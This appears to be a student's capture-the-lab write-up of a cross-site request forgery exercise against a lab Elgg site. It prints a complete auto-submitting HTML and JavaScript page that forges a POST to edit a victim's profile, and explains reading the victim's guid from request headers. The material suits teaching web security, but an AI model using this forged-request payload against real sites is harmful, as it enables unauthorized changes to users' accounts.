
1. Attack is successful, Bobby is added as a friend.

Task 2:



1. Alice is the attacker in this Task, she is going to add something to Bobby’s “About me” section.

To find out which URL must be added to a javascript code to perform this action without Bobby’s permission we make an edit to Alice’s page and check the HTTP header, from this we get the URL to be used in the javascript function.



1. The javascript code to attack Bobby, is witten to the html page [www.csrflabattacker.com/indexforBobby.html](http://www.csrflabattacker.com/indexforBoby.html) webpage.

Alice sends a message to Bobby, with this link attached to the message, when oby opens this message the javascript code will run and add the entry to his About me section.

The code,

*<html>*

*<body onload="document.forms[0].submit()">*

*<h1>*

*This page forges an HTTP POST request.*

*</h1>*

*<script type="text/javascript">*

*function post(url,fields)*

*{*

*//create a <form> element.*

*var p = document.createElement("form");*

*//construct the form*

*p.action = url;*

*p.innerHTML = fields;*

*p.target = "\_self";*

*p.method = "post";*

*//append the form to the current page.*

*document.body.appendChild(p);*

*//submit the form*

*p.submit();*

*}*

*function csrf\_hack()*

*{*

*var fields;*

*// The following are form entries that need to be filled out*

*// by attackers. The entries are made hidden, so the victim*

*// won't be able to see them.*

*fields += "<input type='hidden' name='name' value='Bobby'>";*

*fields += "<input type='hidden' name='description' value='Bobby has been <strike>whacked</strike> hacked'>";*

*fields += "<input type='hidden' name='accesslevel[description]' value='2'>";*

*fields += "<input type='hidden' name='briefdescription' value=''>";*

*fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";*

*fields += "<input type='hidden' name='location' value=''>";*

*fields += "<input type='hidden' name='accesslevel[location]' value='2'>";*

*fields += "<input type='hidden' name='guid' value='40'>";*

*var url = "http://www.csrflabelgg.com/action/profile/edit"*

*post(url,fields);*

*}*


*// invoke csrf\_hack() after the page is loaded.*

*window.onload = function() { csrf\_hack();}*


*</script>*

*</body>*


*</html>*



1. Bobby’s webpage before he opens Alice’s message and clicks on the link, along with the HTTP Header on opening his webpage. His about me section is blank.




1. Message from Alice containing the malicious link, which will modify Bobby’s profile page, by running a javascript.



1. After Bobby clicks that link, his About me is edited, as targeted by Alice. The request header shows that the modification that Alice wanted to make to Bobby’s page is appended to the page and executed by the action request. The POST request requires javascript to attack the Bobby’s profile.

Question 1:



To find out the guid of Bobby, Alice needs to look at the HTTP Header. Alice can click send message to Bobby, and when she looks at the request Header, she can see send\_to=40 which she can determine to be Bobby’s unique id.

She can use this obtained unique id in the forged HTTP request to make the modification to Bobby’s About me when Bobby opens the link that she has sent to him.

